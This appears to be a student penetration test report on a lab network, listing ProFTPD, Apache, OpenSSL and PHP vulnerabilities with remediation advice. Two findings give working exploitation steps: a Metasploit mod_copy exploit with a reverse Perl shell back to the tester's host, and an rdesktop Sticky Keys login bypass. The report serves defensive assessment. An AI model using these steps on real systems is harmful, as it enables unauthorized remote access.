Penetration Test Report
For
[Synergy Corp]

Report created by:

Sarah Kaunain Syeda

CONTENTS

1. EXECUTIVE SUMMARY

ENGAGEMENT TYPE

At the request of Client Contact, Senior Consultant, Michelle Cheatham, University of Calgary completed an external assessment of the IP subnet 10.0.0.0/24 in the second week of December, 2023.

The penetration testing engagement followed a comprehensive methodology, encompassing

I. Information Gathering,
II. System and Service Profiling,
III. Vulnerability Assessment,
IV. Exploitation; and

The results of the testing are included in this report and recommendations are provided to assist the client with creating a more secure infrastructure that will help mitigate any risk of data exposure due to external and/or internal attacks.

GOALS

The primary goals of the penetration testing were to assess the security posture of the client's web application Synergy Corp, identify vulnerabilities through external Vulnerability Assessment (VA) scans and Penetration Test against the given IP(s), and provide actionable recommendations for remediation. These scans were completed by probing each element and attempt to retrieve information from it that may indicate a possible vulnerability. The engagement aimed to emulate real-world attack scenarios, evaluating the client's defenses against potential threats.

SCOPE SUMMARY

The assessment focused on the network subnet 10.0.0.0/24, with specific attention to active IPs 10.0.0.2 (attacker) and 10.0.0.13 and 10.0.0.23 (target systems). The scope was designed to simulate a realistic attack scenario and assess the security controls in place.

OBSERVATION SUMMARY

The penetration testing revealed critical vulnerabilities on the target systems (10.0.0.13 and 10.0.0.23). Two significant findings are highlighted below. These issues can be quickly mitigated or removed by following the provided recommendations. This report provides details of each vulnerability for your team to review and use to better secure the applications

5.1 Critical – ProFTPD Mod_Copy Information Disclosure


The ProFTPD server on IP 10.0.0.13 was found to have a critical information disclosure vulnerability (CVE-2015-3306, CVE-2019-12815). This vulnerability could allow remote attackers to read and write to arbitrary files, potentially leading to remote code execution.
Exploitation Details: Utilized the proftp_modcopy_exec module in Metasploit with the payload cmd/unix/reverse_perl.

Recommendations: Upgrade to ProFTPD 1.3.5a/1.3.6rc1 or later. Evaluate access controls, secure network placement, and restrict access to sensitive directories.

5.2 Critical – Event Triggered Execution on Windows 10

The Windows 10 system (IP 10.0.0.23) exhibited a critical event-triggered execution vulnerability, allowing adversaries to establish persistence and elevate privileges.
Exploitation Details: Exploited the APT-3 Sticky Keys vulnerability using Rdesktop into the Windows system.
Recommendations: Mitigating this type of attack may require post-event detection and response measures due to its reliance on system features.

DASHBOARD OF STATISTICS



2. METHODOLOGY AND GOALS

ASSESSMENT PHASES

My general penetration testing methodology is grounded on the following phases:

Information Gathering:
We define information gathering to consist of both active and passive reconnaissance of the target. It is termed as active when the target local network, the subnet and the active hosts in it are assessed. It is termed as passive when information about the target website or application is discovered through either publicly available information such as:

- Open-source intelligence gathering.
- Sensitive information which could include email addresses, usernames, IP address range, software information, user manuals, forum posts etc.
- Gather all information about the target application and individuals connected to it through social media tools or social engineering techniques.

Profiling: This is a more in depth active reconnaissance. This involves profiling of:

- Architecture: The depths to which Traceroutes and TTL sampling (ICMP, TCP, UDP) go to and Network Address Translation.

- Firewall: Types of firewalls that are present and the rules enumerated by them.
- System OS: Typically on two levels
- Protocol level: Through TCP/IP signature or decision tree based fingerprinting, utilizing nmap, amap, xprobe2 tools and look for active network services which hint at the OS for example if TCP port 111 is active it is not Windows and if TCP port 135 is active it is likely Windows
- Application Level: Through Service profiling and obtaining information on NetBIOS names, DCE-RPC, Wuftp, MS FTP, IIS services, additionally Email probing can also be a good source of identifying OS through user agent string.
- Services: Finding the type and version of all network services/open ports is very crucial. Collect domain names, computer names, usernames along the way is important.

Vulnerability Assessment / Penetration Test:

- We run automated vulnerability scans from tools like Nessus and OpenVAS.
- The results from service profiling are used to perform manual vulnerability searches in well known databases like NIST, MITRE etc.
- Perform manual penetration testing to identify vulnerabilities
- Manual pentesting involves Owasp Top 10 security standard, RCE's and Zero days.

Exploitation:

- Try to exploit vulnerabilities identified in the previous phase.
- These exploits could include firewall rule misconfiguration exploitations, gaining access to routers by exploiting weak passwords in services, gaining remote access to desktops, unix, browser exploitations etc.
- Successful exploit will help in assessing the severity of the vulnerability
- Note down any possible exploit mitigations techniques found

Reporting:

Document all findings found from above phasesInclude recommendations on how to fix the vulnerabilities

GOALS

Accomplishment Objective: The overarching objective was to determine the current state of security for the client's web application, employing active reconnaissance, vulnerability assessments, penetration testing, and exploitation to identify weaknesses.

Reasons for completing the Goals: The testing aimed to reveal vulnerabilities and potential exploit scenarios, allowing the client to strengthen their security measures, proactively address weaknesses, and enhance the overall resilience of their systems.

Obstacles faced during testing: During the penetration testing engagement, one significant challenge emerged while assessing the Windows 10 system (IP: 10.0.0.23). In the course of active reconnaissance, a potential avenue was uncovered through the APT-3 Sticky Keys vulnerability. Upon further research, the intricacies of the Sticky Keys vulnerability and its potential for exploitation was discovered. Through meticulous examination and testing, it was determined that the vulnerability could be exploited by using the Rdesktop tool to access the Windows system. To execute the exploit successfully, the penetration tester needed to ascertain the domain name associated with the Windows system. This crucial piece of information was discovered during the active reconnaissance phase, specifically in the open service port information. This approach highlighted the importance of continuous research and exploration in penetration testing methodologies.

3. SCENARIO AND SCOPE

The network subnet 10.0.0.0/24 was to be scanned as part of the scope.

Active IP found:

- 10.0.0.2
- 10.0.0.13
- 10.0.0.23

Out of these I was assigned the IP 10.0.0.2 to replicate an attacker, while 10.0.0.13 and 10.0.0.23 are the target systems.

4. ATTACK NARRATIVE

PURPOSE OF TEST

- Determine the current state of security of the client's web application.

TYPE OF TEST

- Penetration Test Tools used;
  - Kali
    - NMap
    - Zenmap
    - Nessus
- Active Reconnaissance through system and service profiling.

5. OBSERVATIONS AND RECOMMENDATIONS

TARGET - AFFECTED IP/HOSTS:

- IP: 10.0.0.13
- MAC Address: 00:50:56:81:E3:F2
- OS: Linux Kernel 4.4 on Ubuntu 16.04 (xenial)

5.1 CRITICAL – PROFTPD MOD_COPY INFORMATION DISCLOSURE

The remote host is running a version of ProFTPD that is affected by an information disclosure vulnerability in the mod_copy module due to the SITE CPFR and SITE CPTO commands being available to unauthenticated clients. An unauthenticated, remote attacker can exploit this flaw to read and write to arbitrary files on any web accessible path on the host.

An arbitrary file copy vulnerability in mod_copy in ProFTPD up to 1.3.5b allows for remote code execution and information disclosure without authentication.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE-2015-3306
CVE-2019-12815
http://bugs.proftpd.org/show_bug.cgi?id=4169

VALIDATION DETAILS/EXPLOITATION

1. Use the proftp_modcopy_exec module in metasploitable and the payload cmd/unix/reverse_perl

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
```

2. Set RHOST, LHOST and run.

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.0.0.2
LHOST ⇒ 10.0.0.2
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /pdjT9.php
[*] Command shell session 1 opened (10.0.0.2:4444 → 10.0.0.13:52004) at 2023-12-05 12:42:21 -0500

ls
index.html
index.php
pdjT9.php
^C
Abort session 1? [y/N]  y

[*] 10.0.0.13 - Command shell session 1 closed.  Reason: User exit
```

Hence the attacker can gain access to the system using the proftpd metasploitable module and its appropriate payload.

RECOMMENDATION(S)

It is recommended to Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later.

Evaluate the access controls in place for the ProFTPD server. Ensure that the ProFTPD server is placed in a secure network zone. Restrict access to sensitive directories and files to only authorized users. Consider implementing firewall rules to limit access to the ProFTPD service from trusted IP addresses. Review and update user privileges, ensuring the principle of least privilege is followed. Develop and maintain an incident response plan specific to security incidents involving the ProFTPD server.

TARGET - AFFECTED IP/HOSTS:

- IP: 10.0.0.23
- MAC Address: 00:50:56:81:1D:53
- OS: Microsoft Windows 10 Pro

5.2 CRITICAL– EVENT TRIGGERED EXECUTION

Adversaries may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events. Various operating systems have means to monitor and subscribe to events such as logons or other user activity such as running specific applications/binaries. Cloud environments may also support various functions and services that monitor and can be invoked in response to specific cloud events.

Adversaries may abuse these mechanisms as a means of maintaining persistent access to a victim via repeatedly executing malicious code. After gaining access to a victim system, adversaries may create/modify event triggers to point to malicious content that will be executed whenever the event trigger is invoked.

Since the execution can be proxied by an account with higher permissions, such as SYSTEM or service accounts, an adversary may be able to abuse these triggered execution mechanisms to escalate their privileges.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) – Defined by the penetration tester.

REFERENCES

ID	Data Source	Data Component	Detects
DS0025	Cloud Service	Cloud Service Modification	Monitor the creation and modification of cloud resources that may be abused for persistence, such as functions and workflows monitoring cloud events.

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor executed commands and arguments that may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events.
DS0022	File	File Creation	Monitor newly constructed files that may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events.
		File Metadata	Monitor for contextual data about a file, which may include information such as name, the content (ex: signature, headers, or data/media), user/owner, permissions, etc.
		File Modification	Monitor for changes made to files that may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events.
DS0011	Module	Module Load	Monitor DLL loads by processes, specifically looking for DLLs that are not recognized or not normally loaded into a process. Look for abnormal process behavior that may be due to a process loading a malicious DLL. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as making network connections for Command and Control, learning details about the environment through Discovery, and conducting Lateral Movement.
DS0009	Process	Process Creation	Tools such as Sysinternals Autoruns can be used to detect changes to execution triggers that could be attempts at persistence. Also look for abnormal process call trees for execution of other commands that could relate to Discovery actions or other techniques.
DS0024	Windows Registry	Windows Registry Key Modification	Monitor for changes made to windows registry keys and/or values that may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events.
DS0005	WMI	WMI Creation	Monitor for newly constructed WMI Objects that may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events.


VALIDATION DETAILS/EXPLOITATION

1. Rdesktop into the windows system.


```
administrator@cr-kali:~$ rdesktop -d DESKTOP-03GGK4I -A 'C:\Windows\System32\sethc.exe' 10.0.0.23:3389
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
```

   Note: -A option, the path to sethc.exe is not necessary.

2. A login page will pop up.



3. Press shift key 5 times, to enable sticky keys. The terminal for the windows desktop will show up, hence the APT-3 Sticky keys vulnerability was exploited.



RECOMMENDATION(S)

This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.

5.3 CRITICAL– APACHE 2.4.X < 2.4.47 MULTIPLE VULNERABILITIES

The version of Apache httpd installed on the remote host is prior to 2.4.47. It is, therefore, affected by multiple vulnerabilities:

- Unexpected matching behavior with 'MergeSlashes OFF' (CVE-2021-30641)
- mod_auth_digest: possible stack overflow by one nul byte while validating the Digest nonce. (CVE-2020-35452)
- mod_session: Fix possible crash due to NULL pointer dereference, which could be used to cause a Denial of Service with a malicious backend server and SessionHeader. (CVE-2021-26691)
- mod_session: Fix possible crash due to NULL pointer dereference, which could be used to cause a Denial of Service.(CVE-2021-26690)
- mod_proxy_http: Fix possible crash due to NULL pointer dereference, which could be used to cause a Denial of Service. (CVE-2020-13950)
- Windows: Prevent local users from stopping the httpd process (CVE-2020-13938).
- mod_proxy_wstunnel, mod_proxy_http: Handle Upgradable protocols end-to-end negotiation.(CVE-2019-17567)

RECOMMENDATION(S)

It is recommended to upgrade to Apache version 2.4.47 or later.

The upgrade includes patches that address the identified vulnerabilities, preventing potential exploitation. It is crucial to perform thorough testing in a controlled environment before applying the upgrade to the production system. Conduct a comprehensive review of the server configuration, paying special attention to the settings related to 'MergeSlashes.'

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE-2019-17567
CVE-2020-13938
CVE-2020-13950
CVE-2020-35452
CVE-2021-26690
CVE-2021-26691
CVE-2021-30641
https://downloads.apache.org/httpd/CHANGES_2.4

5.4 CRITICAL – APACHE 2.4.X < 2.4.52 MOD_LUA BUFFER OVERFLOW

The version of Apache httpd installed on the remote host is prior to 2.4.52. It is, therefore, affected by a flaw related to mod_lua when handling multipart content. A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one.

RECOMMENDATION(S)

It is recommended to Upgrade to Apache version 2.4.52 or later.

Ensure that the mod_lua multipart parser is configured securely and that relevant Lua scripts are scrutinized for potential vulnerabilities.Review and reinforce access controls for the Apache httpd server, restricting access to critical directories and resources. Employ firewalls and other network security measures to limit access to untrusted IP addresses.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE-2021-44790

5.5 CRITICAL – APACHE 2.4.X < 2.4.53 MULTIPLE VULNERABILITIES

The version of Apache httpd installed on the remote host is prior to 2.4.53. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.53 advisory.

- mod_lua Use of uninitialized value of in r:parsebody: A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Chamal De Silva (CVE-2022-22719)
- HTTP request smuggling: Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling Acknowledgements: James Kettle <james.kettle portswigger.net> (CVE-2022-22720)
- Possible buffer overflow with very large or unlimited LimitXMLRequestBody in core: If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Anonymous working with Trend Micro Zero Day Initiative (CVE-2022-22721)
- Read/write beyond bounds in mod_sed: Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions. Acknowledgements: Ronald Crane (ZippenhopLLC) (CVE-2022-23943).

RECOMMENDATION(S)

It is recommended to upgrade to Apache version 2.4.53 or later.

Adjust server settings to ensure proper handling of inbound connections and request bodies. Regularly monitor and audit server logs for any signs of anomalous request behavior.

Adjust the LimitXMLRequestBody configuration to prevent potential buffer overflows. Ensure that the limit is set to a reasonable value that aligns with your application requirements. This is particularly crucial for 32-bit systems where integer overflow could lead to out-of-bounds writes.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2022-22719
CVE CVE-2022-22720
CVE CVE-2022-22721
CVE CVE-2022-23943
http://www.apache.org/dist/httpd/Announcement2.4.html
https://httpd.apache.org/security/vulnerabilities_24.html

5.6 CRITICAL– APACHE 2.4.X < 2.4.54 MULTIPLE VULNERABILITIES

The version of Apache httpd installed on the remote host is prior to 2.4.54. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.54 advisory.

- Possible request smuggling in mod_proxy_ajp: Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the A JP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.53 and prior versions. Acknowledgements: Ricter Z @ 360 Noah Lab (CVE-2022-26377)
- Read beyond bounds in mod_isapi: Apache HTTP Server 2.4.53 and earlier on Windows may read beyond bounds when configured to process requests with the mod_isapi module. Acknowledgements: The Apache HTTP Server project would like to thank Ronald Crane (Zippenhop LLC) for reporting this issue (CVE-2022-28330)
- Read beyond bounds via ap_rwrite(): The ap_rwrite() function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using ap_rwrite() or ap_rputs(), such as with mod_luas r:puts() function. Acknowledgements: The Apache HTTP Server project would like to thank Ronald Crane (Zippenhop LLC) for reporting this issue (CVE-2022-28614)
- Read beyond bounds in ap_strcmp_match(): Apache HTTP Server 2.4.53 and earlier may crash or disclose information due to a read beyond bounds in ap_strcmp_match() when provided with an extremely large input buffer. While no code distributed with the server can be coerced into such a call, third-party modules or lua scripts that use ap_strcmp_match() may hypothetically be affected. Acknowledgements: The Apache HTTP Server project would like to thank Ronald Crane (Zippenhop LLC) for reporting this issue (CVE-2022-28615)

- Denial of service in mod_lua r:parsebody: In Apache HTTP Server 2.4.53 and earlier, a malicious request to a lua script that calls r:parsebody(0) may cause a denial of service due to no default limit on possible input size. Acknowledgements: The Apache HTTP Server project would like to thank Ronald Crane (Zippenhop LLC) for reporting this issue (CVE-2022-29404)
- Denial of Service mod_sed: If Apache HTTP Server 2.4.53 is configured to do transformations with mod_sed in contexts where the input to mod_sed may be very large, mod_sed may make excessively large memory allocations and trigger an abort. Acknowledgements: This issue was found by Brian Moussalli from the JFrog Security Research team (CVE-2022-30522)
- Information Disclosure in mod_lua with websockets: Apache HTTP Server 2.4.53 and earlier may return lengths to applications calling r:wsread() that point past the end of the storage allocated for the buffer. Acknowledgements: The Apache HTTP Server project would like to thank Ronald Crane (Zippenhop LLC) for reporting this issue (CVE-2022-30556)
- X-Forwarded-For dropped by hop-by-hop mechanism in mod_proxy: Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin server based on client side Connection header hop-by-hop mechanism. This may be used to bypass IP based authentication on the origin server/ application. Acknowledgements: The Apache HTTP Server project would like to thank Gaetan Ferry (Synacktiv) for reporting this issue (CVE-2022-31813).

RECOMMENDATION(S)

It is recommended to upgrade to Apache version 2.4.54 or later.
Conduct a comprehensive review of the mod_proxy_ajp configuration to address the inconsistency in interpreting HTTP requests. Ensure that configurations prevent request smuggling by configuring mod_proxy_ajp securely.
For Windows installations, review and secure the mod_isapi configuration to prevent reading beyond bounds.
Assess and mitigate vulnerabilities related to large input in ap_rwrite() and ap_strcmp_match(). Ensure that server configurations and third-party modules are resilient to extremely large input buffers.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2022-26377
CVE CVE-2022-28330
CVE CVE-2022-28614
CVE CVE-2022-28615
CVE CVE-2022-29404
CVE CVE-2022-30522
CVE CVE-2022-30556
CVE CVE-2022-31813

5.7 CRITICAL – APACHE 2.4.X >= 2.4.7 / < 2.4.52 FORWARD PROXY DOS / SSRF

The version of Apache httpd installed on the remote host is equal to or greater than 2.4.7 and prior to 2.4.52.
It is, therefore, affected by a flaw related to acting as a forward proxy.
A crafted URI sent to httpd configured as a forward proxy (ProxyRequests on) can cause a crash (NULL pointer dereference) or, for configurations mixing forward and reverse proxy declarations, can allow for requests to be directed to a declared Unix Domain Socket endpoint (Server Side Request Forgery).

RECOMMENDATION(S)

It is recommended to upgrade to Apache version 2.4.52 or later.

If the server is configured as a forward proxy (ProxyRequests on), assess the necessity of this configuration. If forward proxy functionality is not required, disable ProxyRequests to eliminate the risk of exploitation. This can be achieved by setting "ProxyRequests off" in the Apache configuration.

Conduct a thorough audit of the proxy configurations, especially if both forward and reverse proxy declarations are present.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2021-44224

CVE CVE-2021-44790

5.8 CRITICAL – APACHE < 2.4.49 MULTIPLE VULNERABILITIES

The version of Apache httpd installed on the remote host is prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog.

- A crafted request uri-path can cause mod_proxy to forward the request to an origin server choosen by the remote user. (CVE-2021-40438)
- ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. (CVE-2021-39275)
- Malformed requests may cause the server to dereference a NULL pointer. (CVE-2021-34798).

RECOMMENDATION(S)

It is recommended to upgrade to Apache version 2.4.49 or later.

If mod_proxy is in use, review and adjust its configuration to prevent a crafted request uri-path from causing the server to forward requests to an unauthorized origin server. Ensure that the mod_proxy settings are secure and that only legitimate requests are processed.

CVSS V3.0 BASE SCORE

9.0 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H) for CVE 2021-40438
9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) for CVE-2021-34798 and CVE-2021-39275

REFERENCES

CVE CVE-2021-40438
CVE CVE-2021-34798
CVE CVE-2021-39275
https://downloads.apache.org/httpd/CHANGES_2.4
https://httpd.apache.org/security/vulnerabilities_24.html

5.9 CRITICAL – OPENSSL 1.1.1 < 1.1.1L VULNERABILITY

The version of OpenSSL installed on the remote host is prior to 1.1.1l. It is, therefore, affected by a vulnerability as referenced in the 1.1.1l advisory.

- In order to decrypt SM2 encrypted data an application is expected to call the API function EVP_PKEY_decrypt(). Typically an application will call this function twice. The first time, on entry, the out parameter can be NULL and, on exit, the outlen parameter is populated with the buffer size required to hold the decrypted plaintext. The application can then allocate a sufficiently sized buffer and call EVP_PKEY_decrypt() again, but this time passing a non-NULL value for the out parameter. A bug in the implementation of the SM2 decryption code means that the calculation of the buffer size required to hold the plaintext returned by the first call to EVP_PKEY_decrypt() can be smaller than the actual size required by the second call. This can lead to a buffer overflow when EVP_PKEY_decrypt() is called by the application a second time with a buffer that is too small. A malicious attacker who is able present SM2 content for decryption to an application could cause attacker chosen data to overflow the buffer by up to a maximum of 62 bytes altering the contents of other data held after the buffer, possibly changing application behaviour or causing the application to crash. The location of the buffer is application dependent but is typically heap allocated. Fixed in OpenSSL 1.1.1l (Affected 1.1.1-1.1.1k). (CVE-2021-3711)
- ASN.1 strings are represented internally within OpenSSL as an ASN1_STRING structure which contains a buffer holding the string data and a field holding the buffer length. This contrasts with normal C strings which are repesented as a buffer for the string data which is terminated with a NUL (0) byte. Although not a strict requirement, ASN.1 strings that are parsed using OpenSSL's own d2i functions (and other similar parsing functions) as well as any string whose value has been set with the ASN1_STRING_set() function will additionally NUL terminate the byte array in the ASN1_STRING structure. However, it is possible for applications to directly construct valid ASN1_STRING structures which do not NUL terminate the byte array by directly setting the data and length fields in the ASN1_STRING array. This can also happen by using the ASN1_STRING_set0() function. Numerous OpenSSL functions that print ASN.1 data have been found to assume that the ASN1_STRING byte array will be NUL terminated, even though this is not guaranteed for strings that have been directly constructed. Where an application requests an ASN.1 structure to be printed, and where that ASN.1 structure contains ASN1_STRINGs that have been directly constructed by the application without NUL terminating the data field, then a read buffer overrun can occur. The same thing can also occur during name constraints processing of certificates (for example if a certificate has been directly constructed by the application instead of loading it via the OpenSSL parsing functions, and the certificate contains non NUL terminated ASN1_STRING structures). It can also occur in the

X509_get1_email(), X509_REQ_get1_email() and X509_get1_ocsp() functions. If a malicious actor can cause an application to directly construct an ASN1_STRING and then process it through one of the affected OpenSSL functions then this issue could be hit. This might result in a crash (causing a Denial of Service attack). It could also result in the disclosure of private memory contents (such as private keys, or sensitive plaintext). Fixed in OpenSSL 1.1.1l (Affected 1.1.1-1.1.1k). Fixed in OpenSSL 1.0.2za (Affected 1.0.2-1.0.2y). (CVE-2021-3712).

RECOMMENDATION(S)

It is recommended to upgrade to OpenSSL version 1.1.1l or later.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2021-3711
CVE CVE-2021-3712
http://www.nessus.org/u?0bda7eab
https://www.openssl.org/news/secadv/20210824.txt

5.10 CRITICAL– OPENSSL 1.1.1 < 1.1.1O VULNERABILITY

The version of OpenSSL installed on the remote host is prior to 1.1.1o. It is, therefore, affected by a vulnerability as referenced in the 1.1.1o advisory.

The c_rehash script does not properly sanitise shell metacharacters to prevent command injection. This script is distributed by some operating systems in a manner where it is automatically executed. On such operating systems, an attacker could execute arbitrary commands with the privileges of the script. Use of the c_rehash script is considered obsolete and should be replaced by the OpenSSL rehash command line tool. Fixed in OpenSSL 3.0.3 (Affected 3.0.0,3.0.1,3.0.2). Fixed in OpenSSL 1.1.1o (Affected 1.1.1-1.1.1n). Fixed in OpenSSL 1.0.2ze (Affected 1.0.2-1.0.2zd). (CVE-2022-1292).

RECOMMENDATION(S)

It is recommended to upgrade to OpenSSL version 1.1.1o or later.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2022-1292
https://cve.org/CVERecord?id=CVE-2022-1292

http://www.nessus.org/u?9667f400
https://www.openssl.org/news/secadv/20220503.txt

5.11 CRITICAL– OPENSSL 1.1.1 < 1.1.1P VULNERABILITY

The version of OpenSSL installed on the remote host is prior to 1.1.1p. It is, therefore, affected by a vulnerability as referenced in the 1.1.1p advisory.

RECOMMENDATION(S)

It is recommended to upgrade to OpenSSL version 1.1.1p or later.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2022-2068
https://cve.org/CVERecord?id=CVE-2022-2068
http://www.nessus.org/u?649f2b04
https://www.openssl.org/news/secadv/20220621.txt

5.12 CRITICAL– PHP 7.4.X < 7.4.28

The version of PHP installed on the remote host is prior to 7.4.28. It is, therefore, affected by a vulnerability as referenced in the Version 7.4.28 advisory.

In PHP versions 7.4.x below 7.4.28, 8.0.x below 8.0.16, and 8.1.x below 8.1.3, when using filter functions with FILTER_VALIDATE_FLOAT filter and min/max limits, if the filter fails, there is a possibility to trigger use of allocated memory after free, which can result it crashes, and potentially in overwrite of other memory chunks and RCE. This issue affects: code that uses FILTER_VALIDATE_FLOAT with min/max limits. (CVE-2021-21708).

RECOMMENDATION(S)

